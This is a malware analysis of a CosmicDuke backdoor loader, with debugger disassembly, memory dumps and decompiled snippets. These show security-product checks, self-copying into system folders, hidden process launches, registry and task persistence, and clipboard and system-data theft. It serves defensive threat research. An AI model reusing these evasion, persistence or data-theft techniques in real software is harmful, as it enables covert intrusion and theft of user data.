
Property	Value
CompanyName	Microsoft Corporation
FileDescription	Host Process for Windows Services
FileVersion	6.1.7600.16385
InternalName	svchost.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	svchost.exe
ProductName	Microsoft® Windows® Operating System

This CosmicDuke backdoor loader initially verifies any security product running in the victim system before executing the CosmicDuke malware activity by calling CreateToolhelp32Snapshot, Process32Next, and Process32First. If any security product is running, this malware will be terminated with no expression of the malware behaviour.



```
00F84729  .  81EC 2C02000( SUB ESP,22C
00F8472F  .  53            PUSH EBX
00F84730  .  6A 00         PUSH 0                                      ┌ProcessID = 0
00F84732  .  6A 02         PUSH 2                                      │Flags = TH32CS_SNAPPROCESS
00F84734  .  C785 D4FDFFFI MOV [LOCAL.139],22C                         │
00F8473E  .  FF15 D4F1F90( CALL DWORD PTR DS:[<&KERNEL32.CreateToo]    └CreateToolhelp32Snapshot
00F84744  .  8BD8          MOV EBX,EAX
00F84746  .  83FB FF       CMP EBX,-1
00F84749  .v 75 04         JNZ SHORT ss.00F8474F
00F8474B  .  32C0          XOR AL,AL
00F8474D  .v EB 60         JMP SHORT ss.00F847AF
00F8474F  >  8D85 D4FDFFFI LEA EAX,[LOCAL.139]
00F84755  .  50            PUSH EAX
00F84756  .  53            PUSH EBX
00F84757  .  FF15 DCF1F90( CALL DWORD PTR DS:[<&KERNEL32.Process32]   kernel32.Process32FirstW
00F8475D  .  85C0          TEST EAX,EAX
00F8475F  .v 74 45         JE SHORT ss.00F847A6
00F84761  .  57            PUSH EDI                                    kernel32.Sleep
00F84762  .  BF 049DFA00   MOV EDI,ss.00FA9D04
00F84767  .  8D85 D4FDFFFI LEA EAX,[LOCAL.139]
00F8476D  .  57            PUSH EDI                                    kernel32.Sleep
00F8476E  .  50            PUSH EAX
00F8476F  .  E8 A4EDFFFF   CALL ss.00F83518
00F84774  .  59            POP ECX
00F84775  .  59            POP ECX
00F84776  .  3C 01         CMP AL,1
00F84778  .v 75 2B         JNZ SHORT ss.00F847A5
00F8477A  .  56            PUSH ESI                                    ss.00FAD608
00F8477B  .  8B35 D8F1F90( MOV ESI,DWORD PTR DS:[<&KERNEL32.Process:  kernel32.Process32NextW
00F84781  .v EB 13         JMP SHORT ss.00F84796
```

After that this malicious code generates random characters [alphabet letters] and combines those random characters together for making the file name [to showcase the filename as a legitimate file name]. These created file names are used while creating malicious payload/files. Then this malware directly copies itself into the system32 by calling CreateFileW API.




```
Address   Hex dump          Disassembly                                Comment
76A8C40D    8BFF            MOV EDI,EDI
76A8C40F    55              PUSH EBP
76A8C410    8BEC            MOV EBP,ESP
76A8C412    8B45 18         MOV EAX,DWORD PTR SS:[EBP+18]
76A8C415    83EC 64         SUB ESP,64
76A8C418    48              DEC EAX
76A8C419  v 74 49           JE SHORT KERNELBA.76A8C464
76A8C41B    48              DEC EAX
76A8C41C  v 74 3D           JE SHORT KERNELBA.76A8C45B
76A8C41E    48              DEC EAX
76A8C41F  v 74 31           JE SHORT KERNELBA.76A8C452
76A8C421    48              DEC EAX
76A8C422  v 74 25           JE SHORT KERNELBA.76A8C449
76A8C424    48              DEC EAX
76A8C425  v 75 10           JNZ SHORT KERNELBA.76A8C437
76A8C427    F745 0C 0000004 TEST DWORD PTR SS:[EBP+C],40000000
76A8C42E    C745 FC 0100000 MOV DWORD PTR SS:[EBP-4],1
76A8C435  v 75 34           JNZ SHORT KERNELBA.76A8C46B
76A8C437    68 0D0000C0     PUSH C000000D
76A8C43C    E8 21B60100     CALL KERNELBA.76AA7A62
76A8C441    83C8 FF         OR EAX,FFFFFFFF
76A8C444  v E9 56040000     JMP KERNELBA.76A8C89F
76A8C449    C745 FC 0300000 MOV DWORD PTR SS:[EBP-4],3
76A8C450  v EB 19           JMP SHORT KERNELBA.76A8C46B
76A8C452    C745 FC 0100000 MOV DWORD PTR SS:[EBP-4],1
76A8C459  v EB 10           JMP SHORT KERNELBA.76A8C46B
76A8C45B    C745 FC 0500000 MOV DWORD PTR SS:[EBP-4],5
76A8C462  v EB 07           JMP SHORT KERNELBA.76A8C46B
76A8C464    C745 FC 0200000 MOV DWORD PTR SS:[EBP-4],2
76A8C46B    53              PUSH EBX
76A8C46C    56              PUSH ESI
76A8C46D    8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
EDI=001CE303
```

```
Registers (MMX)
EAX 00000000
ECX 76BD418D kernel32.76BD418D
EDX 76BD41A0 kernel32.76BD41A0
EBX 00000000
ESP 0251F8D4
EBP 0251F8FC
ESI 004B81C8 UNICODE "C:\\Windows\\SysWOW64\\envinf.exe"
EDI 001CE303

EIP 76A8C40D KERNELBA.CreateFileW

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFD7000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

MM0 0000 0000 0000 0000
MM1 0000 0000 0000 0000
MM2 0000 0000 0000 0000
MM3 0000 0000 0000 0000
MM4 0000 0000 0000 0000
MM5 0000 0000 0000 0000
MM6 0000 0000 0000 0000
MM7 0000 0000 0000 0000
```

```
Address  Hex dump                                         ASCII
004B81C8 43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 C.:.\.W.i.n.d.o.
004B81D8 77 00 73 00 5C 00 53 00 79 00 73 00 57 00 4F 00 w.s.\.S.y.s.W.O.
004B81E8 57 00 36 00 34 00 5C 00 65 00 6E 00 76 00 69 00 W.6.4.\.e.n.v.i.
004B81F8 6E 00 66 00 2E 00 65 00 78 00 65 00 00 00 00 00 n.f...e.x.e.....
004B8208 00 00 AB AB AB AB AB AB AB AB EE FE EE FE EE FE ..½½½½½½½½€■€■€■
004B8218 00 00 00 00 00 00 00 00 01 C5 97 C1 6D 33 02 00 ........☺┼ù┴m3☻.
004B8228 C0 E8 16 00 C4 00 16 00 EE FE EE FE EE FE EE FE └Φ▬.─.▬.€■€■€■€■
004B8238 EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE €■€■€■€■€■€■€■€■
004B8248 EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE €■€■€■€■€■€■€■€■
```


```
0251F8D   76BD40AE  ┌CALL to CreateFileW from kernel32.76BD40A9
0251F8D   004B81C8  │FileName = "C:\\Windows\\SysWOW64\\envinf.exe"
0251F8D   C0000000  │Access = GENERIC_READ|GENERIC_WRITE
0251F8E   00000003  │ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0251F8E   00000000  │pSecurity = NULL
0251F8E   00000004  │Mode = OPEN_ALWAYS
0251F8E   00000080  │Attributes = NORMAL
0251F8F   00000000  └hTemplateFile = NULL
0251F8F
0251F8F8  004B81C8  UNICODE "C:\\Windows\\SysWOW64\\envinf.exe"
```

Once the unpacked file is created in the system32, this malicious binary obtains the temp folder location by calling GetTempPathW, then creates a 5kb file [File hash: 0499C600266D8311722BBC31B89FB9AC] by calling again CreateFileW, after that this 5kb file is copied into the system folder by calling CopyFileW.




```
0110F690  012C4E9  ┌CALL to CopyFileW from ss.012C4E8E
0110F694  00B6822  │ExistingFileName = "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\winlib.exe"
0110F698  00C5E8C  │NewFileName = "C:\\Windows\\SysWOW64\\uidhcp.exe"
0110F69C  0000000  └FailIfExists = FALSE
```

Similar to the above behavior, this malware code creates a 4kb file in the temp folder [file hash: 943E98CB74058DFA942D9D6184E936B1] after that copies this file to system32 as .scr file extension.



```
011AFA40  012C4E9  ┌CALL to CopyFileW from ss.012C4E8E
011AFA44  00C5E9   │ExistingFileName = "C:\\Users\\[redacted]AppData\\Local\\Temp\\wmsys.scr"
011AFA48  00C5E9   │NewFileName = "C:\\Windows\\SysWOW64\\mgrpc.scr"
011AFA4C  0000000  └FailIfExists = FALSE
```

Once the three files are created, the malicious loader launches the 5 kb files, in that pass the argument is ' local system' by calling CreateProcessW




```
Address   Hex dump          Disassembly                                    Comment
002D2B19  .  50             PUSH EAX                                       ┌pProcessInfo = 025FECD0
002D2B1A  .  8D45 A8        LEA EAX,[LOCAL.22]                             │
002D2B1D  .  50             PUSH EAX                                       │pStartupInfo = 025FECD0
002D2B1E  .  53             PUSH EBX                                       │CurrentDir = NULL
002D2B1F  .  53             PUSH EBX                                       │pEnvironment = NULL
002D2B20  .  68 00000008    PUSH 8000000                                   │CreationFlags = CREATE_NO_WINDOW
002D2B25  .  53             PUSH EBX                                       │InheritHandles = FALSE
002D2B26  .  53             PUSH EBX                                       │pThreadSecurity = NULL
002D2B27  .  53             PUSH EBX                                       │pProcessSecurity = NULL
002D2B28  .  8D85 A8F7FFFF  LEA EAX,[LOCAL.534]                            │
002D2B2E  .  50             PUSH EAX                                       │CommandLine = "C:\\Windows\\SysWOW64\\dnstapi.exe /combine local sy
002D2B2F  .  53             PUSH EBX                                       │ModuleFileName = NULL
002D2B30  .  FF15 24F22E00  CALL DWORD PTR DS:[<&KERNEL32.CreateProc       └CreateProcessW
002D2B36  .  85C0           TEST EAX,EAX
002D2B38  .- 74 0D          JE SHORT un.002D2B47
002D2B3A  .  3BFB           CMP EDI,EBX
002D2B3C  .- 74 05          JE SHORT un.002D2B43
002D2B3E  .  8B45 F0        MOV EAX,[LOCAL.4]
002D2B41  .  8907           MOV DWORD PTR DS:[EDI],EAX
002D2B43  >  B0 01          MOV AL,1
002D2B45  .- EB 02          JMP SHORT un.002D2B49
002D2B47  >  32C0           XOR AL,AL
002D2B49  >  5E             POP ESI                                        kernel32.lstrcatW
002D2B4A  .  5B             POP EBX
002D2B4B  .  C9             LEAVE
002D2B4C  .  C2 0800        RETN 8
002D2B4F  $  53             PUSH EBX
002D2B50  .  55             PUSH EBP
002D2B51  .  68 3F000F00    PUSH 0F003F
002D2B56  .  33DB           XOR EBX,EBX
002D2B58  .  53             PUSH EBX
002D2B59  .  53             PUSH EBX
002D2B5A  .  FF15 0CF02E00  CALL DWORD PTR DS:[<&ADVAPI32.OpenSCMan        ADVAPI32.OpenSCManagerW
002D2B60  .  8BE8           MOV EBP,EAX
002D2B62  .  3BEB           CMP EBP,EBX
002D2B64  .- 75 07          JNZ SHORT un.002D2B6D
002D2B66  .  32C0           XOR AL,AL
002D2B68  >  5D             POP EBP
002D2B69  .  5B             POP EBX
DS:[002EF224]=760D103D (kernel32.CreateProcessW)
```

```
Registers (FPU)
025FECD0 UNICODE "C:\\Windows\\SysWOW64\\dnstapi.exe /combine local system"
76BF841F kernel32.76BF841F
FFFFFFFE
00000000
025FECA0
025FF528
76BF83CE kernel32.lstrcatW
00000000
002D2B30 un.002D2B30
 ES 002B 32bit 0(FFFFFFFF)
 CS 0023 32bit 0(FFFFFFFF)
 SS 002B 32bit 0(FFFFFFFF)
 DS 002B 32bit 0(FFFFFFFF)
 FS 0053 32bit 7EFD7000(FFF)
 GS 002B 32bit 0(FFFFFFFF)

 LastErr ERROR_SUCCESS (00000000)
00000246 (NO,NB,E,BE,NS,PE,GE,LE)
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
empty 0.0
               3 2 1 0      E S P U O Z D I
0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
025FF0B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF1A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF1B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF1C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
025FF1D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


```
025FECA0  00000000  ┌ModuleFileName = NULL
025FECA4  025FECD0  │CommandLine = "C:\\Windows\\SysWOW64\\dnstapi.exe /combine local system"
025FECA8  00000000  │pProcessSecurity = NULL
025FECAC  00000000  │pThreadSecurity = NULL
025FECB0  00000000  │InheritHandles = FALSE
025FECB4  08000000  │CreationFlags = CREATE_NO_WINDOW
025FECB8  00000000  │pEnvironment = NULL
025FECBC  00000000  │CurrentDir = NULL
025FECC0  025FF4D0  │pStartupInfo = 025FF4D0
025FECC4  025FF518  └pProcessInfo = 025FF518
025FECC8  00698228  UNICODE "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\tapictf.exe"
025FECCC  003EE8C0  UNICODE "C:\\Windows\\SysWOW64\\dnstapi.exe"
025FECD0  003A0043
025FECD4  0057005C
025FECD8  00610069
025FECDC
025FECE0  00730077
025FECE4  0053005C
025FECE8  00730079
025FECEC  004F0057
```

Similar to this the malicious load launches the 4kb file by calling CreateProcessW without passing any argument. After that, this loader launches the self_copied file by calling the CreateProcessW API [passing argument is -enc[this argument is varying with every execution]]. After this file is launched it creates the scheduled task by calling CreateFileW, then modifies the Registry by calling the RegSetValueExW API.




```
  local_8 = (HKEY)0x0;
  uVar1 = RegCreateKeyExW(param_1,param_2,0,(LPWSTR)0x0,0,0x20006,(LPSECURITY_ATTRIBUTES)0x0,
                          &local_8,(LPDWORD)&param_2);
  if (uVar1 == 0) {
    if (((param_5 == (BYTE *)0x0) || (param_6 == 0)) ||
       (LVar2 = RegSetValueExW(local_8,param_3,0,param_4,param_5,param_6), LVar2 == 0)) {
      LVar2 = RegCloseKey(local_8);
      return CONCAT31((int3)((uint)LVar2 >> 8),1);
    }
    uVar1 = RegCloseKey(local_8);
  }
  return uVar1 & 0xffffff00;
}
```

The threat actor could collect data from the clipboard by calling the below code snippet.




```
012CA1A1  .  56             PUSH ESI                                     ss.012EAEE0
012CA1A2  .  33ED           XOR EBP,EBP
012CA1A4  .  57             PUSH EDI
012CA1A5  .  33F6           XOR ESI,ESI                                  ss.012EAEE0
012CA1A7  >  FF15 90F32D01  CALL DWORD PTR DS:[<&USER32.GetForegrour    [GetForegroundWindow
012CA1AD  .  50             PUSH EAX                                     ┌hWnd = 00000001
012CA1AE  .  FF15 84F32D01  CALL DWORD PTR DS:[<&USER32.OpenClipboar    └OpenClipboard
012CA1B4  .  85C0           TEST EAX,EAX
012CA1B6  .v 74 7B          JE SHORT ss.012CA233
012CA1B8  .  6A 0D          PUSH 0D                                      ┌Format = CF_UNICODETEXT
012CA1BA  .  FF15 88F32D01  CALL DWORD PTR DS:[<&USER32.GetClipboard    └GetClipboardData
012CA1C0  .  894424 14      MOV DWORD PTR SS:[ESP+14],EAX
012CA1C4  .  85C0           TEST EAX,EAX
012CA1C6  .v 74 65          JE SHORT ss.012CA22D
```

Additionally, this malware collects the computer name, keyboard layout details, what drivers are available on the victim system, etc.




```
    (BVar2 = GetComputerNameW((LPWSTR)&DAT_0042d568,(LPDWORD)&local_1d9c), BVar2 == 0)) {
  lstrcpyW((LPWSTR)&DAT_0042d568,L"[UNKNOWN]");
}
lstrcpynW(local_1518,(LPCWSTR)&DAT_0042d568,0x40);
FUN_004057a1(param_1);
lpString2 = (wchar_t *)&DAT_0042b110;
if (_DAT_0042b110 == 0) {
  lpString2 = L"[UNKNOWN]";
}
lstrcpynW(local_1498,lpString2,0x40);
FUN_0040669b();
local_182c = *(undefined4 *)(param_1 + 0x5968);
local_1834 = FUN_004066e2();
local_1838 = FUN_004057a1(param_1);
local_1828 = GetACP();
local_1824 = GetOEMCP();
GetCurrentDirectoryW(0x208,local_1720);
GetKeyboardLayoutNameW(local_13f8);
GetLocalTime(&local_1418);
if (DAT_0042c9f8 != (code *)0x0) {
```



```
      do {
        lstrcpyW(local_1d28,local_a40);
        lstrcatW(local_1d28,local_e50);
        local_1b18 = GetDriveTypeW(local_1d28);
        GetDiskFreeSpaceExW(local_1d28,&local_1a50,&local_1a48,(PULARGE_INTEGER)0x0);
        GetVolumeInformationW
                  (local_1a40,local_1ad0,0x80,&local_1b14,(LPDWORD)0x0,&local_1d80,local_1b1
                   0x40);
        lstrcpyW(local_c48,local_1a40);
        lstrcatW(local_c48,local_e50);
        BVar2 = GetVolumeNameForVolumeMountPointW(local_c48,local_838,0x104);
        if (BVar2 != 0) {
          lstrcpyW(local_1d20,local_838);
        }
        FUN_004060be(local_1d64,local_1d28,'\0');
